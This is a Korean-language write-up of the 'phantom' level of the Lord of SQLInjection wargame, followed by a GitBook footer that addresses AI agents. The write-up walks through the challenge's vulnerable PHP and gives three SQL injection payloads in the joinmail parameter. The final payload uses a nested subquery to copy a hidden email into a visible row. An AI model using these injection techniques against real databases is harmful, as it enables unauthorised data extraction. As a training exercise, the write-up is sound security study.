> For the complete documentation index, see [llms.txt](https://docs.cooku222.kr/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://docs.cooku222.kr/security/web-hacking/lord-of-sql-injection/lord-of-sqlinjection-phantom.md).

# \[Lord Of SQLInjection] phantom

<figure><img src="https://blog.kakaocdn.net/dna/c2moDC/btsNB8JFoPZ/AAAAAAAAAAAAAAAAAAAAAFfSnrrGKKIz9JstXG-_NLfeYVFyTSul6K_LY_KzfM3H/img.png?credential=yqXZFxpELC7KVnFOS48ylbz2pIh7yKj8&#x26;expires=1782831599&#x26;allow_ip=&#x26;allow_referer=&#x26;signature=74Jk0ncIz838Yca2qy0MqolA2to%3D" alt="" height="472" width="1099"><figcaption></figcaption></figure>

```

  if($_GET['joinmail']){
    if(preg_match('/duplicate/i', $_GET['joinmail'])) exit("nice try");
    $query = "insert into prob_phantom values(0,'{$_SERVER[REMOTE_ADDR]}','{$_GET[joinmail]}')";
    mysqli_query($db,$query);
    echo "<hr>query : <strong>{$query}</strong><hr>";
  }
```

&#x20;

\- 6\~11행

-> joinmail을 get 방식으로 받는다.

-> 입력값에서 duplicate라는 문자열을 필터링 함

-> duplicate가 있으면 nice try 하고 죽어버림

```
$rows = mysqli_query($db,"select no,ip,email from prob_phantom where no=1 or ip='{$_SERVER[REMOTE_ADDR]}'");
  echo "<table border=1><tr><th>ip</th><th>email</th></tr>";
    while(($result = mysqli_fetch_array($rows))){
    if($result['no'] == 1) $result['email'] = "**************";
    echo "<tr><td>{$result[ip]}</td><td>".htmlentities($result[email])."</td></tr>";
  }
```

&#x20;

\- 13\~18행

-> no=1 or ip = ‘내 아이피’에 있는 no, ip, email을 가져옴

-> no가 1이면 email을 \*로 표시한다.

```
$_GET[email] = addslashes($_GET[email]);
  $query = "select email from prob_phantom where no=1 and email='{$_GET[email]}'";
  $result = @mysqli_fetch_array(mysqli_query($db,$query));
  if(($result['email']) && ($result['email'] === $_GET['email'])){ mysqli_query($db,"delete from prob_phantom where no != 1"); solve("phantom"); }
```

no가 1인 것의 email을 구해야 문제가 해결된다는 것을 알 수 있다.

→ 쿼리들을 순서대로 본다면, INSERT → SELECT → DELECT

→ 값을 집어넣고, 비교 후, 집어넣은 것들을 다시 없애기(초기화)

```
insert into prob_phantom values(0, '{$_SERVER[REMOTE_ADDR]}','{$_GET[joinmail]}')
```

&#x20;

\- 특징

-> no=0, ip, email 순서로 insert를 한다.

-> ip에 내 아이피가 들어간다.

```
select no, ip, email from prob_phantom where no=1 or ip='{$_SERVER[REMOTE_ADDR]}'
```

&#x20;

\- 내 아이피인 것도 가져오기 때문에, 위에서 삽입한 행도 불러온다.

\- 위에서 행을 삽입할 때, email을 no=1인 email을 복제해서 넣는다면 복제된 email을 볼 수도 있다.

#### First Try

\- joinmail = hihi’), (10, ‘[xxx.xxx.xxx.xxx](http://xxx.xxx.xxx.xxx/)’, ‘hello’)%23

\- 한 번에 값을 두 개 넣을 수 있다.

\- 여기서 xxx로 가린 부분은 자신의 서버 ip를 넣으면 된다.

#### Second Try

\- hihi’),(10, ‘[xxx.xxx.xxx.xxx](http://xxx.xxx.xxx.xxx/)’,(select email from prob\_phantom where no=1))#

\- no = 1인 것의 email을 가져와 넣는 것이다.

\- 같은 테이블에서 오류 발생

#### Third Try

\- hihi’), (12, ‘[xxx.xxx.xxx.xxx](http://xxx.xxx.xxx.xxx/)’, (select e from (select email as e from prob\_phantom where no=1)as t) )#


\- 여기서 나온 email을 파라미터로 전달
<figure><img src="https://blog.kakaocdn.net/dna/bEYzmf/btsNBBST67d/AAAAAAAAAAAAAAAAAAAAAOnx0xRbQjS8P4CgY9e4H2dL4v1LQxnDR1E8i_zy85uC/img.png?credential=yqXZFxpELC7KVnFOS48ylbz2pIh7yKj8&#x26;expires=1782831599&#x26;allow_ip=&#x26;allow_referer=&#x26;signature=als8Vt9WLu6t7PNolc%2Bh7WT6Gu0%3D" alt="" height="554" width="1072"><figcaption></figcaption></figure>

```
[도메인 값]?email=admin_secure_email@rubiya.kr
```


---

# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.

## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation dynamically by asking a question.

Perform an HTTP GET request on the current page URL with the `ask` query parameter:

```
GET https://docs.cooku222.kr/security/web-hacking/lord-of-sql-injection/lord-of-sqlinjection-phantom.md?ask=<question>
```

The question should be specific, self-contained, and written in natural language.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.

Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.